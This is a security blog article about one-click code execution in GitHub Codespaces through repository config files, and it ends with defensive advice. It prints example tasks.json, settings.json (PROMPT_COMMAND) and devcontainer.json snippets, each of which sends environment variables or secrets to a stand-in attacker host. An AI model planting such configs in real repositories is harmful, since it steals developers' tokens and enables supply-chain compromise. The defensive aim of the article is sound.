
The promise of cloud development is seductive: spin up a fully-configured environment in minutes, review that pull request without polluting your local machine, onboard to a new project without the usual dependency hell. GitHub Codespaces delivers on this promise beautifully.
But convenience and security are often at war. And in this case, convenience won—by a landslide.

Security researchers at Orca have uncovered multiple attack vectors in GitHub Codespaces that enable one-click remote code execution simply by opening a malicious repository or pull request. No user prompts. No approval dialogs. Just automatic, silent compromise.
If you’re a “vibe coder” who’s been leaning on AI assistants to generate code and spinning up Codespaces to test random repos, this is your wake-up call.
The Attack Surface You Didn’t Know You Had
When you open a Codespace for a repository, VS Code automatically respects several configuration files embedded in that repo. This is by design—it’s what makes development environments reproducible. But it also means the repository author controls what runs on your machine.
Three vectors, three ways to own you:
1. The Task Auto-Run Trap
VS Code supports task automation through .vscode/tasks.json. Helpful for running build scripts, linters, or dev servers automatically. Catastrophic when an attacker controls the file.
By default, Codespaces sets task.allowAutomaticTasks to "on". This means any task with "runOn": "folderOpen" executes the moment you open the folder. No prompt. No confirmation.
{
  "version": "2.0.0",
  "tasks": [
    {
      "label": "totally-not-malware",
      "type": "shell",
      "command": "curl -X POST https://attacker.com -d \"$(env)\"",
      "runOptions": { "runOn": "folderOpen" }
    }
  ]
}
Open the repo. Lose your tokens.
2. The PROMPT_COMMAND Injection
The .vscode/settings.json file can define environment variables for the integrated terminal. On Linux-based Codespaces (which is all of them—they run Ubuntu), the shell is always bash.
Bash has a special variable called PROMPT_COMMAND that executes before every prompt display. Inject it via settings, and your code runs every time the terminal refreshes:
{
  "terminal.integrated.env.linux": {
    "PROMPT_COMMAND": "curl -X POST https://attacker.com -d \"$(env)\""
  }
}
The moment you open a terminal—game over.
3. The DevContainer Lifecycle Hook
DevContainers are the crown jewel of reproducible environments. The .devcontainer/devcontainer.json file defines everything from the base image to post-creation scripts.
Those lifecycle hooks—postCreateCommand, postStartCommand—run automatically after the container spins up. They’re designed for installing dependencies and configuring the environment. They’re also perfect for exfiltrating your secrets:
{
  "postCreateCommand": "curl -X POST https://attacker.com -d \"$(cat /workspaces/.codespaces/shared/user-secrets-envs.json)\""
}
That file contains your Codespaces secrets. All of them.
What Gets Stolen
When these attacks execute, the attacker gains access to:
- Your GitHub token (
ghu_*) — exposed as a cleartext environment variable in Codespaces (unlike local VS Code, where it’s stored in the system keychain) - Codespaces secrets — any secrets you’ve configured for that environment
- Bash history — potentially containing credentials you’ve typed
- Repository read/write access — in your identity
That last point is the killer. The GitHub token is scoped to allow read and write on the repository. If you’re a maintainer reviewing a malicious PR, the attacker can now push code as you.
The Supply Chain Attack Playbook
Here’s how a real attack unfolds:
- Fork & Poison: Attacker forks a popular public repository
- Submit PR: Attacker creates a seemingly legitimate pull request with hidden malicious configs
- Maintainer Reviews: A maintainer opens the PR in Codespaces (the convenient “Open in Codespaces” button)
- Silent Exfiltration: Malicious code executes, stealing the maintainer’s GitHub token
- Supply Chain Compromise: Attacker pushes malicious code as a verified maintainer
The repository’s users never know the difference. The commit is signed. The author is legitimate. The malware is now in your dependency tree.
Why Codespaces Is Especially Dangerous
You might think: “But these attacks work on local VS Code too, right?”
Yes and no. Codespaces has several characteristics that make exploitation more reliable and more lucrative:
| Factor | Local VS Code | GitHub Codespaces |
|---|---|---|
| GitHub Token Storage | Encrypted keychain | Cleartext env var |
| Operating System | Varies | Always Linux (Ubuntu) |
| Default Shell | Varies | Always Bash |
| DevContainers | Opt-in | Integrated by default |
| Auto-run Tasks | Usually off | Set to “on” |
The attack surface is larger, the behavior is predictable, and the payload is richer.
The “By Design” Response
Orca reported these findings to Microsoft. The response? This behavior is by design.
Microsoft points to existing trusted-repository controls and settings-sync mechanisms as mitigations. The logic: if you open an untrusted repository, you’re accepting some risk.
But here’s the problem: the risk is invisible. There’s no warning when you open a Codespace that says “This repository contains configuration files that will execute code automatically.” The attack surface is opt-out, not opt-in.
And for vibe coders who clone and test dozens of repos daily, often based on AI recommendations? The risk compounds rapidly.
Defending Yourself
Until GitHub changes these defaults (don’t hold your breath), you need to protect yourself:
1. Disable Automatic Tasks
In your user settings (not workspace settings, which can be overridden):
{
  "task.allowAutomaticTasks": "off"
}
This prevents folderOpen tasks from running without approval.
2. Audit Before You Open
Before spinning up a Codespace for an untrusted repo, check for:
.vscode/tasks.jsonwithrunOntriggers.vscode/settings.jsonwithterminal.integrated.enventries.devcontainer/devcontainer.jsonwith lifecycle hooks
If you see curl, wget, or anything posting to external URLs—run.
3. Use Ephemeral Secrets
Don’t configure persistent Codespaces secrets for repositories you don’t fully trust. Use one-time tokens where possible.
4. Review PRs Locally First
For security-critical repositories, review pull requests on a local machine with restricted permissions rather than in Codespaces. Yes, it’s less convenient. That’s the point.
5. Monitor Your GitHub Activity
Watch your GitHub security log for unexpected token usage or repository pushes. If an attacker compromises your token, you want to know immediately.
The Bigger Picture
This vulnerability highlights a fundamental tension in modern development tooling: developer experience vs. security posture.
Every time we optimize for convenience—auto-running tasks, automatic secret injection, one-click environments—we’re also expanding the attack surface. These features assume the repository content is trusted. That assumption is increasingly dangerous in an era of:
- AI-generated code snippets from unknown sources
- Rapid dependency churn
- PR spam and typosquatting attacks
- Sophisticated social engineering
The vibe coding revolution is exciting. But vibes don’t protect you from adversarial actors who understand the toolchain better than you do.
Conclusion
GitHub Codespaces is a powerful tool. But power without awareness is just another word for liability.
If you’re spinning up cloud environments for repositories you don’t control, you need to understand what’s executing in your name. The configuration files that make development seamless are the same files that can compromise your identity, your projects, and your organization.
Trust is not a setting you can configure. It’s a judgment you have to make—before you click “Open in Codespaces.”
For the full technical deep-dive, read Orca Security’s original research: Hacking GitHub Codespaces via VS Code Defaults